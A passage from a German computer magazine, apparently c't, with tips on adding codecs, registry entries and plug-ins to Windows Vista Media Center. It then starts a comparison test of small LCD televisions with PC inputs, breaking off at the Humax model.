Sorgen beseitigt. Den Haali Media Splitter gibt es leider ebenso wenig als 64-Bit-Version wie die meisten anderen genannten Plug-ins. Wer die im Haupttext genannten Plug-ins einsetzen oder HDTV-Transportströme abspielen will, sollte daher bis auf weiteres bei 32-bittigem Vista bleiben – mehr als 2 GByte Hauptspeicher (der Hauptanreiz für 64-Bit-Systeme) benötigt man für einen Media-Center-PC ohnehin nicht.



Dank Media Control kann man bequem per Fernbedienung Tonspuren wechseln und mit ffdshow DVD-Videos in Echtzeit hochskalieren oder nachschärfen.

Media Splitter automatisch im Media Center auftauchen, für TS-Dateien und andere Formate muss man mit Registry-Einträgen nachhelfen, weil das Windows Media Center Dateitypen ignoriert, die keinen „Perceived Type“ haben. Dazu speichern Sie die folgenden Zeilen in einer Reg-Datei und fügen sie der Systemregistrierung hinzu:

Windows Registry Editor Version 5.00

```
[HKEY_CLASSES_ROOT\mkv]
@="MatroskaVideo"
"PerceivedType"="video"
"Content Type"="video/x-matroska"
```

```
[HKEY_CLASSES_ROOT\ts]
@="MatroskaVideo"
"PerceivedType"="video"
"Content Type"="video/x-matroska"
```

Falls Sie für H.264-Wiedergabe in MKV- und TS-Dateien den kostenpflichtigen CoreAVC-Decoder verwenden möchten, müssen Sie in der Zeile unter [HKEY_CLASSES_ROOT\mkv] @="MatroskaVideo" durch @="CoreMedia.MKV" ersetzen, die folgende Content-Type-Zeile entfernen und in der ffdshow-Konfiguration H.264 deaktivieren. Analog hievt man auch andere unbekannte Videotypen ins Media Center [5]; das funktioniert auch bei Audio- ("PerceivedType"="audio") und Bild-Dateitypen ("PerceivedType"="image").

Aktualisiert das VMC die Vorschau bildchen für Videos und Bilder nicht, kann es helfen, die in dem jeweiligen Verzeichnis versteckte Datei ehthumbs_vista.db zu entfernen und das Media Cen-

ter zu zwingen, neue Thumbnails zu generieren.

Individuelle Vorschau bilder für Videos können Sie nur festlegen, wenn Sie Folder-JPEGs verwenden. Sie müssen dazu zwar jedes Video in einem eigenen Unterverzeichnis deponieren, dafür verhelfen die selbst gewählten Bilder aber zu einer besseren Übersicht als die automatisch angelegten, die im ungünstigsten Fall – meist bei den nachgerüsteten Formaten – auch mal schwarz sein können.

Bei Videodateien mit mehreren Audiospuren spielt das Windows Media Center stoisch nur die erste ab, eine Möglichkeit zum Spurwechsel ist nicht vorgesehen. Mit Hilfe von **Media Control** kann man dennoch die Tonspur wechseln. Media Control steuert den Haali Media Splitter und ffdshow tryouts fern.

Nach Installation des Plug-ins wählen Sie im ffdshow-Reiter der Media Control Configuration die Option „Apply recommended configuration“ aus, die alle notwendigen Anpassungen vornimmt. Sollte die „Fernsteuerung“ nicht klappen, stellen Sie sicher, dass in den Einstellungen des Media Center unter „Einstellungen für die Programmbibliothek“ die Optionen „Steuern der Mediendarstellung im Windows Media Center“ und „Zugreifen auf Medieninformationen aus Windows Media Center“ aktiviert sind.

Eine weitere spannende Option von Media Control besteht

DVDs in neuem Glanz

Für die Wiedergabe von WMV und MPEG verwendet das Windows Media Center eine fest verdrahtete Anordnung von DirectShow-Graphen, die keine Einmischung durch Filter von Dritten gestattet. Nur einige ausgewählte Hersteller dürfen ihre MPEG-Decoder überhaupt ins Media Center einbinden – ffdshow zählt nicht dazu.

Dank Media Control kann man mit ffdshow DVDs bei der Wiedergabe im Media Center qualitativ hochwertig skalieren und im Zusammenspiel mit AviSynth nachschärfen, sodass die Bilder auf den ersten Blick kaum von HDTV zu unterscheiden sind. Damit das klappt, benötigen Sie außer AviSynth die beiden Plug-in-Pakete MaskTools 2 und RemoveGrain, die Sie jeweils ins plugins-Verzeichnis von AviSynth entpacken. Aus dem Unterverzeichnis masktools kopieren Sie zudem LimitedSharpenFaster.avsi eine Ebene höher.

Aktivieren Sie nun in den ffdshow-Einstellungen „Größe & Seitenverhältnis“, Multiplizie-

ren mit „2“ und „Größe ändern, falls x < 800 oder y < 0“ ist. Im Untermenü Einstellungen wählen Sie als Skalierungsmethode „Lanczos“ mit „2“ Taps.

Zum Nachschärfen von Videos aktivieren Sie statt der in ffdshow eingebauten Schärfemethoden AviSynth und tragen folgende Skriptzeilen ein:

```
video = last
video.width <= 1440 ? 7
    LimitedSharpenFaster(video, 7
        ss_x=1.0, ss_y=1.0, Smode=3, 7
        strength=200) : video
```

Die Zeilen bewirken, dass der Schärfefilter auf die verdoppelte DVD-Auflösung (1440 × 1152) und die „kleine“ HD-Auflösung mit 1280er Breite (beispielsweise hochskalierte DivX-Movies) angewandt wird, nicht aber bei voller HD-Auflösung. Damit das Video erst nach dem Skalieren geschärft wird, muss AviSynth in ffdshows Filterliste unterhalb von „Größe & Seitenverhältnis“ stehen. Eine kleine Warnung: Mit AviSynth können Sie selbst flotte Dualcore-Rechner überfordern; einige Tuning-Tipps gibt es in [6].

darin, ffdshow als Nachbearbeitungsfilter für TV- und DVD-Wiedergabe ins Media Center einklinken zu können. So kann man auch im Media Center das in [6] beschriebene Gespann ffdshow/AviSynth zum Hochskalieren und Nachschärfen von DVD-Videos nutzen, siehe auch den Kasten oben.

Bei Aktivierung des TV-Modus respektive beim Beginn der DVD-Wiedergabe fragt Media Control artig nach, ob es ffdshow aktivieren soll; bei allen anderen Videoformaten legt ffdshow automatisch Hand an. Des weiteren kann Media Control zwischen verschiedenen in den ffdshow-Konfigurationsdialogen für Video und Audio angelegten Presets wechseln. Man erreicht Media Control wahlweise über das Programme-Menü des Media Center oder per Rechtsklick, Mehr ...

Ruckelt aus unersichtlichen Gründen die Videowiedergabe auf Mehrkern-CPU's, hilft es möglicherweise, die Media-Center-Shell mittels

```
C:\Windows\System32\cmd.exe /C start 7
/affinity 1 C:\windows\ehome\ehshell.exe
```

an einen CPU-Kern binden.

DVD – und Blu-ray?

Wer einen anderen als den von Microsoft mitgelieferten MPEG-Decoder im Media Center nutzen will, kann unter Vista nicht mehr auf Microsofts Decoder Checkup Utility zurückgreifen, sondern muss das **Vista Media Center Decoder Utility** vmcd.exe bemühen, um Audio- und Videodecoder zu wechseln.

Besitzer von DVD-Wechseln und auf Festplatte gebannten DVD-Sammlungen können mit einem Registry-Eintrag die sonst ausgeblendete „DVD Bibliothek“ im Media Center aktivieren. Dazu tragen Sie unter [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Media Center\Settings\DvdSettings] als Wert für den Schlüssel „ShowGallery“ „Gallery“ ein [7]. Fortan taucht im Vista Media Center der Menüpunkt DVD-Bibliothek auf. Medien respektive

Anzeige



Ein Eingriff in die Registry aktiviert die DVD-Bibliothek des Vista Media Center.



Das Plug-in My Movies ist zwar nicht sehr hübsch, dafür bringt es eine ausgewachsene DVD-Verwaltungssoftware mit.

Pfade zu DVD-Verzeichnissen auf der Festplatten fügen Sie der Bibliothek durch einen Druck auf die Info-Taste der Fernbedienung oder mit einem Klick auf die rechte Maustaste hinzu. Um Ordnung in der DVD-Sammlung zu halten, sollte man die jeweiligen VIDEO_TS-Ordner in mit dem Filmtitel benannte Verzeichnisse kopieren.

Als Vorschau dient ein als folder.jpg abgelegtes Cover-Bild. Auf der Webseite www.dvdxml.com finden sich Zusatzinformationen für DVDs, die in Form von XML-Dateien heruntergeladen werden können. Platziert man diese XML-Datei im zugehörigen Filmtitel-Verzeichnis, zeigt das Media Center in der DVD-Bibliothek Zusatzinformationen zum Film sowie ein Vorschau-Bild an.

Diejenigen, die ihre DVDs lieber als Images auf Festplatte lagern, können sie mit Hilfe des **myMounter-Plug-in** im Media Center einbinden – vorausgesetzt, die Daemon-Tools sind installiert. Die Konfiguration des Plug-ins muss man manuell in einer XML-Datei vornehmen, die im Unterordner `\ProgramData\sensei\T\myMounter\` liegt.

Wem all das zu umständlich ist, der kann stattdessen das Plug-in **My Movies** bemühen. Es besteht aus einer DVD-Verwaltungssoftware, die unter anderem Microsofts SQL Server 2005 Express Edition auf die Platte spült, und einem etwas spröden anmutenden VMC-Plug-in, das die vier Menüeinträge Movie Collection, Internet Trailers (Yahoo), Play HD or BD und Copy Disc beherbergt. Letzterer kopiert per Knopfdruck eingelegte (unge-

schützte) Discs als ISO oder VIDEO_TS-Struktur direkt auf die Festplatte. My Movies unterstützt sogar den in Deutschland verbotenen Kopierschutzknacker AnyDVD (HD). Lesern im Ausland ist es damit möglich, die Inhalte von Blu-ray-Medien zu archivieren.

Play HD or BD beschränkt sich indes darauf, PowerDVD Ultra aus dem Media Center heraus aufzurufen. Mit ähnlichen „Lösungen“ warten auch andere Plug-ins auf. Die derzeit beste „Integration“ von HD DVD/Blu-ray Disc liefert Arcsoft TotalMedia Theatre. Es startet zwar auch lediglich aus dem VMC heraus,

platziert grafisch ans VHC angelehnte Elemente wie den Back-Button und Steuerelemente aber dort, wo Media-Center-Nutzer sie erwarten.

Audiophil

Ähnlich wie oben beschrieben, kann man das Media Center auch dazu bewegen, weitere Audioformate zu unterstützen. ffdshow enthält beispielsweise Decoder für Ogg Vorbis und AAC, die klaglos funktionieren. Damit die Dateien jedoch auch im Media Center auftauchen, benötigen sie zumindest rudi-

mentäre Metainformationen. Selbst wenn diese bereits vorhanden sind, können die Microsoft-Produkte sie zunächst nicht auswerten. Erst wenn Sie das WMPTagSupportExtender-Plug-in (WMPTSE) im Windows Media Player installieren, klappt auch im Media Center.

Wollen Sie mit MCE 2005 oder Vista auch im iTunes Store erworbene geschützte Dateien im M4P-Format abspielen, müssen Sie zu dem kostenpflichtigen Plug-in **Proxure MCE Tunes Pro** (knapp 24 Euro) greifen. Die Software synchronisiert (auf Wunsch auch automatisch) die iTunes-Bibliothek und -Playlisten mit dem VMC. Wählt man in der VMC-Musikbibliothek einen aus der iTunes-Bibliothek stammenden Song, spielt MCE Tunes die Datei über den ProxureQHost ab. Der greift im Hintergrund via QuickTime auf die Datei zu und leitet die dekodierten Daten als PCM-Datenstrom an die Soundkarte weiter. Der VMC-Nutzer merkt davon allenfalls im Fensterbetrieb etwas, weil Vista bei Vererbung von MCE Tunes Aero abschaltet. Da man das VMC üblicherweise im Vollbild betreibt, macht das aber nichts.

Prinzipiell kann MCE Tunes auch bei iTunes gekaufte Videos abspielen. Diese landen indes nicht in der Videobibliothek des VMC, sondern müssen unter Online-Medien, Programme, iTunes Videos abgerufen werden. Die Darstellungsqualität der Videos überzeugt nicht, weil MCE Tunes bei der bildschirmfüllenden Anzeige bestenfalls linear interpoliert.

Während Sie AAC- und Ogg-Vorbis-Dateien problemlos mit-



Um geschützte Kaufmusik aus dem iTunes Store mit dem Media Center abspielen zu können, benötigt man MCE Tunes Pro.

tels ffdshow im Media Center abspielen können, hakt es bei dem verlustfreien Kompressionsformat FLAC: Der Decoder bringt das VMC schlicht zum Absturz. Als Alternative bietet sich **Mad-FLAC** an. Damit das klappt, müssen Sie freilich in der ffdshow-Audiokonfiguration FLAC deaktivieren.

Taucht beim Öffnen von Audiodateien im Media Center die Fehlermeldung „Unbekannter Audiofehler: C00D0FEA“ auf, liegt das daran, dass der als Audio-Engine verwendete Windows Media Player 11 den entsprechenden Dateityp nicht kennt. Öffnen Sie daher solche Dateien mit dem Media Player, beantworten Sie die Nachfrage, ob er die Datei abspielen soll mit „Ja“ und aktivieren Sie dabei die Option „Diese Meldung zur Erweiterung (.xyz) künftig nicht mehr anzeigen“.


Online-Medien

Web-Dienste sammelt das Media Center in der Galerie des Bereichs Online-Medien. Nach der Ersteinrichtung Ihrer Medienzentrale sollten Sie dort etwa ein Dutzend Angebote vorfinden. Mitunter präsentiert das VMC indes nur gähnende Leere und meldet: „Kein Anbieter gefunden“; im Unterschied dazu deutet der Hinweis „ungültige Anwendung“ beim Aufruf eines Dienstes darauf hin, dass das Media Center keine Internetverbindung hat. Konnte das Media Center die Online-Galerie beim Einrichten nicht initialisieren, ist

der Zug abgefahren. Microsoft hat das Problem zwar erkannt (siehe Knowledge-Base-Eintrag KB555922), aber nicht wirklich gebannt. Der Anwender soll im Verzeichnis `\ProgramData\Microsoft\Home` den Ordner „Packages“ löschen; um das Verzeichnis zu Gesicht zu bekommen, müssen Sie zuvor in den Ordneroptionen des Explorers unter Ansicht „Alle Dateien und Ordner anzeigen“ aktivieren. Anschließend möge man das Media Center starten und in „Aufgaben, Einstellungen, Allgemein, Windows Media Center-Setup“ das „Setup erneut ausführen“. Danach alle Updates einspielen und hoffen.

Tauchen die Online-Angebote trotzdem nicht auf, empfiehlt Microsoft, Vista neu zu installieren. Doch keine Bange: Hat jemand im Bekanntenkreis eine Vista-Installation mit funktionierenden Online-Diensten, können Sie ihn bitten, Ihnen die im Packages-Verzeichnis enthaltenen Dateien zukommen zu lassen (egal ob 32 Bit oder 64 Bit) und kopieren diese in das oben genannte Verzeichnis. Alternativ können Sie einige der Dienste manuell nachinstallieren.

Das von Computerhelfer24 Letzeburg angebotene komfortable Internet-Radio-Plug-in **More Radio 2008** sollte automatisch in der Online-Galerie des Vista Media Center auftauchen. Falls nicht, finden Sie es im MCE-Community-Forum. Voraussetzung für den Betrieb unter MCE 2005 ist das MCE Rollup 2 und Internet Explorer 7.



Yougle öffnet dem Media Center die Welt zu Community-Portalen wie YouTube, spielt Apples Kinotrailer und lädt auf Knopfdruck Videos herunter.

Liebhaber von Community-Portalen werden **Yougle** zu schätzen wissen. Das Plug-in gewährt Zugriff auf die Videoportale YouTube, Dailymotion und MSN Soapbox, spielt iTunes-Kinotrailer, bindet den Shoutcast-Katalog ins Media Center ein und präsentiert Bilder aus dem Flickr-Blog. Von Zeit zu Zeit lohnt ein Klick auf das „+“-Zeichen, das zum Hinzufügen neuer Dienste dient. Ein Druck auf „d“ respektive die „3“ auf der Fernbedienung lädt Dateien herunter statt sie zu streamen; sobald der Download beendet ist, fragt Yougle nach, ob man die Datei nun abspielen möchte.

Im Einstellungsmenü kann man nicht jugendfreie Inhalte

ein- oder ausblenden und wählen, ob man den eingebetteten oder externen Flash-Player nutzen möchte. Bei uns funktionierte letzterer deutlich zuverlässiger. Allerdings muss man dann auf die Zoomfunktionen des Media Center verzichten.

Wer sich tagesaktuell über Plug-ins/Add-ins und Media-Center-Tools informieren will, möge einen Blick in die entsprechende Rubrik der deutschsprachigen MCE-Community werfen: www.mce-community.de/mceBlog/index.php?categories/17-PlugInAddInTool. (vza)

Literatur

- [1] Peter König, Dirk Knop, Dr. Volker Zota, Sicher über dünnes Eis, Was ein Umstieg auf Vista x64 für PC-Anwender bringt, c't 8/08, S. 94
- [2] TV-Karten-Troubleshooting: www.mce-community.de/forum/index.php?showforum=118
- [3] Sven Hansen, Kabel-TV hochfein serviert, HDTV per DVB-C empfangen und aufzeichnen am PC, c't 6/08, S. 172
- [4] Nico Jurrán, Volles Programm, DVB-S2-Empfänger für HDTV und Pay-TV, c't 26/07, S. 148
- [5] Container-Formate registrieren: <http://thegreenbutton.com/forums/permalink/133087/133099/ShowThread.aspx#133099>
- [6] Dr. Volker Zota, Bildverbesserer, Videos mit ffdshow in Echtzeit skalieren und schärfen, c't 6/07, S. 234
- [7] DVD-Bibliothek aktivieren: <http://support.microsoft.com/kb/930526/de>

Weitere Plug-ins fürs Windows Media Center

Name	Beschreibung	Bemerkung	Anbieter	Preis
EMUCenter 0.5.0	Spiele-Bibliothek und Frontend für diverse Emulatoren	benötigt MAME (Arcade), KEGA Fusion (Sega Master System, Genesis), CCS64 (C64) und andere	Steven Harding	kostenlos (Registrierung im Forum nötig)
Free Remote Mouse 2.1	funktioniert MCE-Fernbedienung zum Mausersatz um	–	TreasOn	kostenlos
mceAuktion 1.0	eBay-Auktionsmanager inkl. „Mein eBay“	grafisch an MCE 2005 angepasst	Scendix Software	kostenlos (Spende erbeten)
MceFM 1.0b2	personalisierter Last.FM-Radiostream zu gewähltem Künstler (Info, More ...)	setzt Last.FM-Account voraus	Atadore SARL	kostenlos
mcePicasa 1.3	Viewer für Picasa-Web-Alben	setzt Google-Account voraus	dephan	kostenlos
mcePhone for Skype 2.1	Skype-Plug-in mit Anruferkennung	–	Scendix Software	15 € (30-Tage-Testversion verfügbar)
mceWeather 3.2	Wettervorhersage	grafisch an MCE 2005 angepasst	Scendix Software	kostenlos (Spende erbeten)
Vista Media Center Mail 2.1.0	einfacher POP3-Mailreader, öffnet vom VMC unterstützte Formate in Anhängen	@-Zeichen nur über Bildschirmtastatur zu erreichen	OAB Software	kostenlos (Aktivierung nötig)
Vista Media Center Outlook 1.0.1	zeigt Outlook-Inhalte (Mails, Kalender, Aufgaben, Notizen) im Media Center an	@-Zeichen nur über Bildschirmtastatur zu erreichen	OAB Software	kostenlos (Aktivierung nötig)
Vista Media Center RSS Reader 2.2.0	zeigt RSS-Feeds, Pod- und Podcasts an	benötigt ffdshow, QuickTime Alternative und Real Alternative	OAB Software	kostenlos (Aktivierung nötig)
WebGuide 4.1	Aufnahmeplanung und Streaming via Web-Frontend	separates Sidebar-Gadget erhältlich	WebGuide LLC	kostenlos



Peter Nonhoff-Arps

Für jede Nische

Flachbildfernseher für Büro, Küche und Jugendzimmer

Kleine Bildschirme mit PC-Anschluss und TV-Tuner gibt es bereits ab 300 Euro. Nicht alle Geräte taugen allerdings gleich gut als Monitorsersatz und flexibel einsetzbarer Fernseher.

Die Produktkategorien Flachbildfernseher und PC-Monitor wachsen immer stärker zusammen. Das merkt man vor allem im Bereich – aus Fernsehersicht – kleiner Diagonalen bis 26". Die Hersteller tun sich jedoch noch etwas schwer: Für sie gibt es entweder TV-Geräte mit PC-Anschluss oder PC-Monitore mit TV-Empfänger. Zu den Letzteren zählen in unserem

Testfeld Samsungs SyncMaster 2032MW sowie der M228WD von LG. Beide Hersteller bieten in derselben Größe auch Fernseher an. Die anderen sechs Testkandidaten haben wir als Fernseher in die Redaktion geholt.

Schaut man sich die Ausstattung der acht Geräte an, sind sie nicht eindeutig als Fernseher oder Monitore zu erkennen. So stecken in den meisten Fernse-

hern typische Monitorpanels mit einem 16:10-Seitenverhältnis und Auflösungen von 1440 × 900 beziehungsweise 1680 × 1050 Bildpunkten. Lediglich der LC-20AD5E von Sharp besitzt die bei Fernsehern verbreitete Auflösung von 1366 × 768 Bildpunkten und damit auch das TV-typische 16:9-Seitenverhältnis.

In der Folge bringen nahezu alle Bildschirme im Test bei 16:9-

Sendungen nur ein verzerrtes Fernsehbild zustande. Sie ziehen das Bild auf ihre volle Schirmhöhe auf und schneiden an den seitlichen Rändern einige Prozent vom Originalbild ab – aber nicht genug: Es bleibt bei einer in der Breite gestauchten Darstellung. Einerseits erhalten so selbst füllige Schauspieler eine vorteilhafte Figur, andererseits erscheinen die Räder von Autos



Acer AT1935: günstiger Bildschirm mit guten Monitoreigenschaften und mittelmäßiger Fernsehqualität, Farben geraten übertrieben warm.



Axxion ADVT-192: mit DVB-T-Tuner und DVD-Spieler gut ausgestattetes Gerät, jedoch mit Abstrichen bei der Bildqualität



Humax LDE-22SST: 22-Zöller mit üppiger Tunerausstattung, lässt sich nicht digital am PC betreiben.

eiförmig und der Fußball mutiert zum Rugby. Lediglich Samsungs Syncmaster schneidet seitlich so viel ab, dass die Darstellung annähernd formatrett aussieht. Beim 16:9-Display des Sharp-TV tritt diese Problematik nicht auf.

Der Einsatz von Monitorpanels mit entsprechend typischen PC-Auflösungen bei den Fernsehern verleitet zu der Vermutung, dass sich die Geräte dadurch besonders gut als PC-Monitor eignen. Zum Anschluss an den PC besitzen bis auf den Philips 19PFL5602D alle Geräte einen analogen VGA-Anschluss. Für den Anschluss digitaler Quellen stellen abgesehen vom Axxion ADVT-192 alle Geräte zusätzlich einen HDMI-Port bereit. An der Rückseite des Philips-Modells gibt es sogar zwei HDMI-Ports, Samsungs SyncMaster stellt dem HDMI-Port einen DVI-Eingang zur Seite.

In der Praxis machten allerdings nur wenige Geräte am PC eine gute Figur. So mancher digitale Port eignet sich nur für typische Videoauflösungen und streikt bei Einspeisung von PC-Timings. Auch akzeptierten nicht alle Displays Signale mit ihrer physikalischen Auflösung, sondern synchronisierten nur SVGA- und XGA-Auflösungen. Diese können sie dann nur interpoliert und somit nur verlustbehaftet darstellen.

Erstaunlich aber, dass die drei Fernseher von LG, Philips und Samsung am HDMI-Port Videosignale mit HD-Auflösung und Vollbildern (1080p) entgegen-

nehmen können. Die beiden ersten akzeptieren sogar 1080p/24-Signale von einem Blu-ray-Spieler. Displays mit 100-Hz-Technik findet man in dieser Klasse jedoch nicht.

Überall Fernsehen

In allen acht getesteten Geräten steckt als Grundausstattung ein analoger Kabeltuner. Außer den Geräten von Acer, Samsung und Viewsonic besitzen alle Testkandidaten einen DVB-T-Empfänger. Damit ist man beim Fernsehempfang unabhängig von einem Kabelanschluss und kann den Bildschirm mit einer einfachen Zimmerantenne nahezu überall in Betrieb nehmen, wo es ein ausreichend starkes terrestrisches Fernsehsignal gibt – also auch in der Ferienwohnung oder im Garten. Humax spendiert dem LDE-22SST sogar einen hybriden Digitaltuner, der sich sowohl auf digital terrestrische als auch auf Satelliten-Signale versteht. Dank Common-Interface eignet er sich obendrein für den Empfang von verschlüsselten Kanälen.

Ansonsten sind die getesteten Bildschirme sehr ähnlich ausgestattet. Als Besonderheit steckt im ADVT-192 von Axxion ein DVD-Spieler, der sich über die beiliegende Fernbedienung steuern lässt.

Im Test konfrontierten wir die Geräte mit analogen und digitalen Fernsehsignalen, mit Videos von DVD und Blu-ray-Disk sowie mit unterschiedlichen analogen

und digitalen Auflösungen von PC und Videotestgenerator.

Im Betrieb bei optimal eingestellten Bildparametern lag der Energieverbrauch der kleinen Displays zwischen 38 Watt (Viewsonic) und 68 Watt (Sharp). Die überwiegende Zeit aber befinden sich die Bildschirme im ausgeschalteten Zustand. Bei allen Testkandidaten ist es egal, ob sie per Fernbedienung in den Standby-Betrieb versetzt werden oder am Gerät selbst ausgeschaltet werden – der Stromverbrauch bleibt stets der Gleiche (siehe Balkendiagramm S. 147). Die Werte schwanken hier zwischen 0,7 Watt (Acer) und 2,7 Watt (Axxion). Letzterer besitzt als einziger Testkandidat ein separates Netzteil. Der Philips-Fernseher wechselt nach dem Ausschalten nicht unmittelbar in den Standby-Modus, sondern verbraucht noch für ein paar Minuten etwa 13 Watt. In dieser Zeit schaut das Gerät nach Sender-Updates und aktualisiert sein EPG (Electronic Program Guide).

Acer AT1935

Der Acer AT1935 macht am PC eine gute Figur. Sowohl bei analoger als auch bei digitaler Einspeisung von PC-Signalen in seiner Displayauflösung liefert er eine saubere Darstellung. Allerdings sollte man zuvor die Schärfe ganz herausdrehen, da es sonst zu Schattenbildung an kontrastreichen Kanten kommt. Bei Einspeisung von digitalen Videosig-

nalen verträgt das Bild dagegen etwas Schärfe, da die Darstellung sonst etwas schwammig aussieht. Die bunten Graustufen empfehlen das Display nicht gerade für die digitale Diashow. Die Farbdarstellung gibt aber nur wenig Anlass zu Kritik. Bei dunklen Szenen geraten dunkle Bereiche teils etwas grünlich und dunkelgrüne zu kräftig. Beim Betrachten von breiten Kinofilmen mit schwarzen Balken stört die einstrahlende Hintergrundbeleuchtung am oberen und unteren Bildrand. Im TV-Betrieb liefert der Fernseher ein gutes Bild mit schönem Kontrast und guter Farbmischung, bei ausreichendem Signalpegel rauscht es nur geringfügig.

Der AT1935 besitzt nur einen analogen Tuner. Nach dem ersten Einschalten muss der Anwender die Sendersuche von Hand starten. Die Sortierung der Programme nach eigenen Vorstellungen gestaltet sich etwas umständlich: Die Senderplätze lassen sich nur tauschen, aber nicht verschieben, der Cursor bewegt sich dabei nur zögerlich durch die Liste. Die Umschaltung zwischen zwei Kanälen kann bis zu fünf Sekunden dauern. Auf der Fernbedienung gibt es einige brachliegende Funktionstasten wie „e“, EPG, Chanel List, Hold oder Size.

Die Lautsprecher verzerren bereits bei relativ niedrigen Pegeln. Im mittleren Frequenzbereich klingt das Gerät etwas schrill, was allerdings für eine gute Sprachverständlichkeit

Prüfstand | LCD-TV's

sorgt. Die Klangregelung zeigt kaum Auswirkung. Aktiviert man im Menü den Punkt „stetiger Sound“ – er wird nirgends erklärt, soll aber wohl eine Art automatische Pegelanpassung sein –, ergeben sich pumpende Pegelschwankungen – sehr unangenehm.



Axxion ADVT-192

Im Axxion ADVT-192 ist neben analogem und digitalem Fernseh-tuner ein DVD-Player gleich

mit eingebaut. Damit erzielt man etwa die gleiche Qualität wie mit einem über den Komponenten-eingang angeschlossenen externen Player. Die Bedienung des DVD-Spielers erschließt sich sehr schnell, auch wenn es auf der Fernbedienung wegen der Mehrfachbelegung der Tasten etwas unübersichtlich zugeht. Entgegen den Angaben im Handbuch gibt es keinen A/V- und keinen S-Video-Eingang. Somit ist das beige-packte A/V-Kabel eigentlich überflüssig,

man kann es aber auch für den Komponenten-Eingang umfunktionieren. Wie beim Acer-Fernseher startet die Konfiguration bei der Erstinbetriebnahme nicht automatisch. Den Sendersuchlauf für Analog- beziehungsweise Digital-TV muss der Anwender zunächst in den unterschiedlichen Menüs suchen, konfigurieren und dann von Hand starten. Zwi-

schen beiden Bereichen wird über die nur sequenziell funktionierende Eingangsauswahl umgeschaltet. Das ist etwas umständlich. Die Analogkanäle werden per Swap sortiert. Da es aber keine Kanalübersicht und keine eingeblendeten Sendernamen gibt, gestaltet sich die individuelle Programmsortierung sehr kompliziert.



Prüfstand | LCD-TVs

Im Analog-TV-Betrieb stehen nur zwei Skalierungseinstellungen – 4:3 und Breitbild – zur Verfügung, die zudem nicht per Taste auf der Fernbedienung erreichbar, sondern im Menü verborgen sind. Letterbox-Sendungen werden einfach in die Breite gezerrt und nicht formaterhaltend aufgezoomt. Die Bedienung gestaltet sich auch sonst wenig komfortabel. Das Menü kann man nicht per Exit verlassen, sondern muss sich durch die restlichen Bereiche hangeln. Zudem verdeckt das Menü auch bei den

Einstellungen einen Großteil des Bildschirms, sodass man die Änderungen kaum verfolgen kann.

Bei Analogfernsehen macht sich Rauschen bemerkbar und dunkle Graustufen saufen früh ab. Bei digitalem Empfang gibt es weniger Rauschen, hier geraten aber die Hauttöne vor allem in dunkleren Bereichen zu rot. Das Problem mit der Formatuschaltung existiert hier nicht.

Da der ADVT-192 keinen Digitaleingang besitzt, lassen sich PC und Video-Quellen nur analog

anschießen. Die Testbilder und Filme von DVD erscheinen im Vergleich zu den anderen Kandidaten schlechter aufgelöst. So ließ sich etwa das Nummernschild eines vorbeifahrenden Autos nicht so gut entziffern. Bei Standbildern zittern horizontale Kanten auch bei Einspeisung von Vollbildern. Die Farbmischung gelingt dem Display bei Video und PC recht ausgewogen. Insgesamt tendiert der Fernseher zu kühlen Farben, auch die Graustufen erscheinen etwas bläulich. Nur im PC-Betrieb gibt es die Möglichkeit, eine andere Farbtemperatur einzustellen. Der Schirm ist im oberen Drittel viel dunkler, von unten strahlt das Backlight ein.

Im PC-Betrieb liefert das Display bei Verwendung der Nennauflösung ein scharfes Bild mit natürlichen Farben. Im Graukeil löst es allerdings die hellen Graustufen gar nicht auf.

Der Klang des ADVT-192 ist nur befriedigend. Höhere Lautstärken bewältigt er ohne übermäßige Verzerrungen, insge-

samt ist der Sound etwas blechern und unausgewogen. Zudem klingen der linke und der rechte Lautsprecher unterschiedlich. Die Klangregelung lässt die Bässe schnell schepern und die Höhen noch härter klingen.

Humax LDE-22SST

